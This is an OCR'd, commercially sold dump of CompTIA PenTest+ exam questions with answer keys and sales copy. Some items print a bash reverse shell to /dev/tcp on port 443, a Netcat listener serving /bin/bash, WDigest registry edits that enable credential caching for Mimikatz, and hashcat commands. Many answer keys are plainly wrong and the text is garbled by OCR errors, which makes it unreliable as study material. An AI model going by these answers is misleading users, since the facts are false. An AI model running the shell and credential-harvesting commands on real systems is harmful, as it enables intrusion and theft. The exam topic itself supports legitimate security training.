

PT0-001 Dumps

CompTIA PenTest+ Certification Exam

https://www.certleader.com/PT0-001-dumps.html



NEW QUESTION 1
DRAG DROP
A manager calls upon a tester to assist with diagnosing an issue within the following Python script:
#!/usr/bin/python
s = "Administrator"
The tester suspects it is an issue with string slicing and manipulation Analyze the following code segment and drag and drop the correct output for each string manipulation to its corresponding code segment Options may be used once or not at all




A. Mastered
B. Not Mastered

Answer: A

Explanation:

Nsrt
Snma
Trat
Imda

NEW QUESTION 2
DRAG DROP
During a penetration test, you gain access to a system with a limited user interface. This machine appears to have access to an isolated network that you would like to port scan. INSTRUCTIONS:
Analyze the code segments to determine which sections are needed to complete a port scanning script.
Drag the appropriate elements into the correct locations to complete the script.



A. Mastered
B. Not Mastered

Answer: A

NEW QUESTION 3
A constant wants to scan all the TCP Pots on an identified device. Which of the following Nmap switches will complete this task?

A. -p-
B. -p ALX,
C. -p 1-65534
D. -port 1-65534

Answer: A

NEW QUESTION 4
The following command is run on a Linux file system: Chmod 4111 /usr/bin/sudo
Which of the following issues may be explogted now?

A. Kernel vulnerabilities
B. Sticky bits
C. Unquoted service path
D. Misconfigured sudo

Answer: D

NEW QUESTION 5
A client is asking a penetration tester to evaluate a new web application for availability. Which of the following types of attacks should the tester use?

A. TCP SYN flood
B. SQL injection
C. xss
D. XMAS scan

Answer: A

NEW QUESTION 6
During a penetration test, a tester runs a phishing campaign and receives a shell from an internal PC running Windows 10 OS. The tester wants to perform credential harvesting with Mimikazt. Which of the following registry changes would allow for credential caching in memory?
A)

```
reg add HKLM\System\ControlSet002\Control\SecurityProviders\WDigest /v UseLogoCredential /t
REG_DWORD /d 0
```

B)

```
reg add HKCU\System\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogoCredential /t
REG_DWORD /d 1
```

C)

```
reg add HKLM\Software\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogoCredential
/t REG_DWORD /d 1
```

D)

```
reg add HKLM\System\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogoCredential /t
REG_DWORD /d 1
```

A. Option A
B. Option B
C. Option C
D. Option D

Answer: D

NEW QUESTION 7
An assessor begins an internal security test of the Windows domain internal. comptia. net. The assessor is given network access via DHCP, but is not given any network maps or target IP addresses. Which of the following commands can the assessor use to find any likely Windows domain controllers?

A)

```
dig -q any _kerberos._tcp.internal.comptia.net
```

B)

```
dig -q any _lanman._tcp.internal.comptia.net
```

C)

```
dig -q any _ntlm._tcp.internal.comptia.net
```

D)

```
dig -q any _smtp._tcp.internal.comptia.net
```

A. Option A
B. Option B
C. Option C
D. Option D

Answer: A

NEW QUESTION 8
The results of a basic compliance scan show a subset of assets on a network. This data differs from what is shown on the network architecture diagram, which was supplied at the beginning of the test. Which of the following are the MOST likely causes for this difference? (Select TWO)

A. Storage access
B. Limited network access
C. Misconfigured DHCP server
D. Incorrect credentials
E. Network access controls

Answer: A

NEW QUESTION 9
When performing compliance-based assessments, which of the following is the MOST important Key consideration?

A. Additional rate
B. Company policy
C. Impact tolerance
D. Industry type

Answer: A

NEW QUESTION 10
A penetration tester is designing a phishing campaign and wants to build list of users (or the target organization. Which of the following techniques would be the MOST appropriate? (Select TWO)

A. Query an Internet WHOIS database.
B. Search posted job listings.
C. Scrape the company website.
D. Harvest users from social networking sites.
E. Socially engineer the corporate call cente

Answer: AB

NEW QUESTION 10
An email sent from the Chief Executive Officer (CEO) to the Chief Financial Officer (CFO) states a wire transfer is needed to pay a new vendor. Neither is aware of the vendor, and the CEO denies ever
sending the email. Which of the following types of motivation was used m this attack?

A. Principle of fear
B. Principle of authority
C. Principle of scarcity
D. Principle of likeness
E. Principle of social proof

Answer: E

NEW QUESTION 14
A penetration tester runs the following from a compromised box 'python -c -import pty;Pty.sPawn("/bin/bash").' Which of the following actions is the tester taking?

A. Removing the Bash history
B. Upgrading the shell
C. Creating a sandbox
D. Capturing credentials

Answer: A

NEW QUESTION 17
A penetration tester has a full shell to a domain controller and wants to discover any user account that has not authenticated to the domain in 21 days. Which of the following commands would BEST accomplish this?

A. dsrm -users "DN=compony.com; OU=hq CN=usera"
B. dsuser -name -account -limit 3
C. dsquery uaer -inactive 3
D. dsquery -o -rein -limit 21

Answer: B

NEW QUESTION 18
Which of the following has a direct and significant impact on the budget of the security assessment?

A. Scoping
B. Scheduling
C. Compliance requirement
D. Target risk

Answer: A

NEW QUESTION 23
After performing a security assessment for a firm, the client was found to have been billed for the time the client's test environment was unavailable The Client claims to have been billed unfairly. Which of the following documents would MOST likely be able to provide guidance in such a situation?

A. SOW
B. NDA
C. EULA
D. BRA

Answer: D

NEW QUESTION 24
A. penetration tester wants to check manually if a "ghost" vulnerability exists in a system. Which of the following methods is the correct way to validate the vulnerability?

A)

```
Download the GHOST file to a Linux system and compilate
gcc -o GHOST
test i:
./GHOST
```

B)

```
Download the GHOST file to a Windows system and compilate
gcc -o GHOST GHOST.c
test i:
./GHOST
```

C)

```
Download the GHOST file to a Linux system and compilate
gcc -o GHOST GHOST.c
test i:
./GHOST
```

D)

```
Download the GHOST file to a Windows system and compilate
gcc -o GHOST
test i:
./GHOST
```

A. Option A
B. Option B
C. Option C
D. Option D

Answer: D

NEW QUESTION 26
While engaging clients for a penetration test from highly regulated industries, which of the following is usually the MOST important to the clients from a business perspective?

A. Letter of engagement and attestation of findings
B. NDA and MSA
C. SOW and final report
D. Risk summary and executive summary

Answer: D

NEW QUESTION 28
A tester intends to run the following command on a target system:
bash -i >& /dev/tcp/10.2.4.6/443 0>&1
Which of the following additional commands would need to be executed on the tester's Linux system.o make (he pre*ous command success?

A. nc -nvlp 443
B. nc 10.2.4.6 443
C. nc -w3 10.2.4.6 443
D. nc-/bin/ah 10.2.4.6 443

Answer: A

NEW QUESTION 29
A penetration tester is performing a remote scan to determine if the server farm is compliant with the company's software baseline . Which of the following should the penetration tester perform to verify compliance with the baseline?

A. Discovery scan
B. Stealth scan
C. Full scan
D. Credentialed scan

Answer: A

NEW QUESTION 31
A penetration tester is utilizing social media to gather information about employees at a company. The tester has created a list of popular words used in employee profile s. For which of the following types of attack would this information be used?

A. Explogt chaining
B. Session hijacking
C. Dictionary
D. Karma

Answer: B

NEW QUESTION 34
Joe, a penetration tester, is asked to assess a company's physical security by gaining access to its corporate office. Joe ism looking for a method that will enable him to enter the building during business hours or when there are no employee on-site. Which of the following would be MOST effective in accomplishing this?

A. Badge cloning
B. Lock picking
C. Tailgating
D. Piggybacking

Answer: A

NEW QUESTION 35
A company planned for and secured the budget to hire a consultant to perform a web application penetration test. Upon discovered vulnerabilities, the company asked the consultant to perform the following tasks:
• Code review
• Updates to firewall setting

A. Scope creep
B. Post-mortem review
C. Risk acceptance
D. Threat prevention

Answer: C


NEW QUESTION 39
A penetration tester locates a few unquoted service paths during an engagement. Which of the following can the tester attempt to do with these?

A. Attempt to crack the service account passwords.

B. Attempt DLL hijacking attacks.
C. Attempt to locate weak file and folder permissions.
D. Attempt privilege escalation attack

Answer: D

NEW QUESTION 44
Click the exhibit button.



A penetration tester is performing an assessment when the network administrator shows the tester a packet sample that is causing trouble on the network Which of the following types of attacks should the tester stop?

A. SNMP brute forcing
B. ARP spoofing
C. DNS cache poisoning
D. SMTP relay

Answer: B

NEW QUESTION 48
A tester has captured a NetNTLMv2 hash using Responder Which of the following commands will allow the tester to crack the hash using a mask attack?

A. hashcat -m 5600 -r rulea/beat64.rule hash.txt wordliat.txt
B. hashcax -m 5€00 hash.txt
C. hashc&t -m 5600 -a 3 haah.txt ?a?a?a?a?a?a?a?a
D. hashcat -m 5600 -o reaulta.txt hash.txt wordliat.txt

Answer: A

NEW QUESTION 51
A penetration tester successfully explogts a Windows host and dumps the hashes Which of the following hashes can the penetration tester use to perform a pass-the-hash attack?

A)

```
Administrator:500:d9c0aa98c7b349aef012bbc991de07a8:654bdc65adf9814bc65eabb296044cab
```

B)

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:dfc312aeed12
3
```

C)

```
Administrator:$NTLM$1122334455667788$B2B2220790F40C88BCFF347C652F67A7C4A70D3BEBD70233:::::::
```

D)

```
Administrator:$NTLMv2$NTLMV2WORKGROUP$1122334455667788$07659A550D5E9D02996DFD95C87EC1D5$01010000
000000000006CF6385B74CA01B3610B02D99732DD000000000200120
```

A. Option A
B. Option B
C. Option C
D. Option D

Answer: D

NEW QUESTION 54
A tester has determined that null sessions are enabled on a domain controller. Which of the following attacks can be performed to leverage this vulnerability?

A. RID cycling to enumerate users and groups
B. Pass the hash to relay credentials
C. Password brute forcing to log into the host
D. Session hijacking to impersonate a system account

Answer: C

NEW QUESTION 55
After successfully capturing administrator credentials to a remote Windows machine, a penetration tester attempts to access the system using PSExec but is denied permission. Which of the following shares must be accessible for a successful PSExec connection?

A. IPCS and C$
B. C$ and ADMINS
C. SERVICES and ADMINS
D. ADMINS and IPCS

Answer: C

NEW QUESTION 57
In a physical penetration testing scenario, the penetration tester obtains physical access to a laptop following .s a potential NEXT step to extract credentials from the device?

A. Brute force the user's password.
B. Perform an ARP spoofing attack.
C. Leverage the BeEF framework to capture credentials.
D. Conduct LLMNR/NETBIOS-ns poisonin

Answer: D

NEW QUESTION 61
A penetration testet is attempting to capture a handshake between a client and an access point by monitoring a WPA2-PSK secured wireless network The (ester is monitoring the correct channel tor the identified network but has been unsuccessful in capturing a handshake Given this scenario, which of the following attacks would BEST assist the tester in obtaining this handshake?

A. Karma attack
B. Deauthentication attack
C. Fragmentation attack
D. SSID broadcast flood

Answer: B

NEW QUESTION 64
A penetration tester is perform initial intelligence gathering on some remote hosts prior to conducting a vulnerability < The tester runs the following command
nmap -D 192.168.1.1,192.168.1.2,192.168.1.3 -sV -o —max rate 2 192. 168.130
Which ol the following BEST describes why multiple IP addresses are specified?

A. The network is submitted as a /25 or greater and the tester needed to access hosts on two different subnets
B. The tester is trying to perform a more stealthy scan by including several bogus addresses
C. The scanning machine has several interfaces to balance the scan request across at the specified rate
D. A discovery scan is run on the first set of addresses, whereas a deeper, more aggressive scan is run against the latter host.

Answer: C

NEW QUESTION 69
A penetration tester has compromised a host. Which of the following would be the correct syntax to create a Netcat listener on the device?

A. nc -lvp 4444 /bin/bash
B. nc -vp 4444 /bin/bash
C. nc -p 4444 /bin/bash
D. nc -lp 4444 -e /bin/bash

Answer: D

NEW QUESTION 74
.....

Thank You for Trying Our Product

* 100% Pass or Money Back

All our products come with a 90-day Money Back Guarantee.

* One year free update

You can enjoy free update one year. 24x7 online support.

* Trusted by Millions

We currently serve more than 30,000,000 customers.

* Shop Securely

All transactions are protected by VeriSign!

100% Pass Your PT0-001 Exam with Our Prep Materials Via below:

https://www.certleader.com/PT0-001-dumps.html